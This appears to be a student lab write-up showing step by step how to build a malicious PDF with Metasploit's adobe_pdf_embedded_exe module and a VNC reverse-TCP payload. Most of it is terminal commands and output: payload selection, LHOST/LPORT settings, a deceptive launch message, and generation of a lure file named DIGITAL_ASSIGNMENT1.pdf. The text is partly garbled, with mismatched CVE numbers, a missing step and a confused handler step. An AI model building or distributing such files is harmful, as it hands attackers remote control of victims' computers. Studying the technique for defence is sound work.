


## Malicious PDF File Creation - No. 14

Zip file password: test123

Secret code: #234Rty

### Creating malicious PDF:

1. Install Metasploit framework.
2. Use “msfconsole” to invoke framework.



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File Actions Edit View Help
(rohith@kali) ~
$ msfconsole

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II      a'  v  p
II      a'  v  p
II      'l;  ;p'
II      'l;  ;p'
II      'l;  ;p'
IIIIII  'v'p'

I love shells --egypt

+-- metasploit v6.2.18-dev
+-- --[ 2244 exploits - 1183 auxiliary - 398 post ]
+-- --[ 931 payloads - 45 encoders - 11 nops ]
+-- --[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the 'save' command

msf5 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
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3. Use “use exploit/windows/fileformat/adobe\_pdf\_embedded\_exe”.
4. Use commands a. “show payloads” to see the number of payloads.  
b. “set PAYLOAD /windows/vncinject/reverse\_tcp” to set the payload.

c. “set FILENAME DIGITALASSIGNMENT.pdf” to set the filename.

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File Actions Edit View Help
202 payload/windows/vncinject/reverse_http_proxy_store normal No VNC Server (Reflective Injection), Reverse HTTP Stager Proxy
203 payload/windows/vncinject/reverse_ipv6_tcp normal No VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
204 payload/windows/vncinject/reverse_nonx_tcp normal No VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
205 payload/windows/vncinject/reverse_oui_tcp normal No VNC Server (Reflective Injection), Reverse Original TCP Stager (No NX or Win7)
206 payload/windows/vncinject/reverse_tcp normal No VNC Server (Reflective Injection), Reverse TCP Stager
207 payload/windows/vncinject/reverse_tcp_allports normal No VNC Server (Reflective Injection), Reverse All-Port TCP Stager
208 payload/windows/vncinject/reverse_tcp_dns normal No VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
209 payload/windows/vncinject/reverse_tcp_rc4 normal No VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasp)
210 payload/windows/vncinject/reverse_tcp_rc4_dns normal No VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasp)
211 payload/windows/vncinject/reverse_tcp_uuid normal No VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
212 payload/windows/vncinject/reverse_winhttp normal No VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD /windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME DIGITAL_ASSIGNMENT1.pdf
FILENAME => DIGITAL_ASSIGNMENT1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):



| Name           | Current Setting                                                                                    | Required | Description                              |
|----------------|----------------------------------------------------------------------------------------------------|----------|------------------------------------------|
| EXTNAME        |                                                                                                    | no       | The Name of payload exe.                 |
| FILENAME       | DIGITAL_ASSIGNMENT1.pdf                                                                            | no       | The output filename.                     |
| INFILENAME     | /usr/share/metasploit-framework/data/exploits/CVE-2018-1240/template.pdf                           | yes      | The Input PDF filename.                  |
| LAUNCH_MESSAGE | To view the encrypted content please tick the "Do not show this message again" box and press Open. | no       | The message to display in the File: area |



Payload options (windows/vncinject/reverse_tcp):



| Name                 | Current Setting | Required | Description                                               |
|----------------------|-----------------|----------|-----------------------------------------------------------|
| AUTOVNC              | true            | yes      | Automatically launch VNC viewer if present                |
| DisableCoursesyShell | true            | no       | Disables the Metasploit Courtesy shell                    |
| EXITFUNC             | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST                | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT                | 4444            | yes      | The listen port                                           |
| VNCHOST              | 127.0.0.1       | yes      | The local host to use for the VNC proxy                   |
| VNCPORT              | 5900            | yes      | The local port to use for the VNC proxy                   |
| ViewOnly             | true            | no       | Runs the viewer in view mode                              |



**DisablePayloadHandler: True (no handler will be created)**

Exploit target:



| Id | Name                                                                                   |
|----|----------------------------------------------------------------------------------------|
| 0  | Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English) |



msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
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5. To find the ip address use another tab and type “ip address”. It will show the ip address.


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File Actions Edit View Help
(rohith@kali) ~/Downloads
$ ip address
Object "address" is unknown, try "ip help".

(rohith@kali) ~/Downloads
$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:69:a4:90 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 84088sec preferred_lft 84088sec
    inet6 fe80::8027:6909:a490/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(rohith@kali) ~/Downloads
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6. “set LHOST 10.0.2.15” to change the ip address.
7. “use exploit/multi/handler” to create the exploit.

8. Use “exploit” command to create the malicious pdf file.



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File Actions Edit View Help
FILENAME DIGITAL_ASSIGNMENT1.pdf
INFILENAME /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf
LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open.

Payload options (windows/vncinject/reverse_tcp):


| Name                 | Current Setting | Required | Description                                               |
|----------------------|-----------------|----------|-----------------------------------------------------------|
| AUTOVNC              | true            | yes      | Automatically launch VNC viewer if present                |
| DisableCourtesyShell | true            | no       | Disables the Metasploit Courtesy shell                    |
| EXITFUNC             | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST                | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT                | 4444            | yes      | The listen port                                           |
| VNCHOST              | 127.0.0.1       | yes      | The local host to use for the VNC proxy                   |
| VNCPORT              | 5900            | yes      | The local port to use for the VNC proxy                   |
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Exploit target:



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|----|----------------------------------------------------------------------------------------|
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
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > run
[*] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > exploit
[*] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Using configured payload windows/vncinject/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit
[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/vncinject/reverse_tcp' as payload ...
[*] Parsing Successful. Creating 'DIGITAL_ASSIGNMENT1.pdf' file ...
[*] DIGITAL_ASSIGNMENT1.pdf stored at /home/rohit/.msf4/local/DIGITAL_ASSIGNMENT1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
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9. Now Metasploit framework will attach its template.pdf to our main file.

10. Here template.pdf is embedded in DIGITAL\_ASSIGNMENT1.pdf and we can see the attachment bar.



11. template.pdf has the malicious code and JavaScript is used to run the background template.pdf from DIGITAL\_ASSIGNMENT1.pdf. We used LAUNCH\_MESSAGE command to set the secret code: U+0023U+0032U+0033U+0034U+0052U+0074U+0079 (UNICODE) in the DIGITALASSIGNMENT.pdf.



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13. Here, the person needs to search the secret code in the DIGITALASSIGNMENT.pdf because it consists of the malicious code and runs in the background.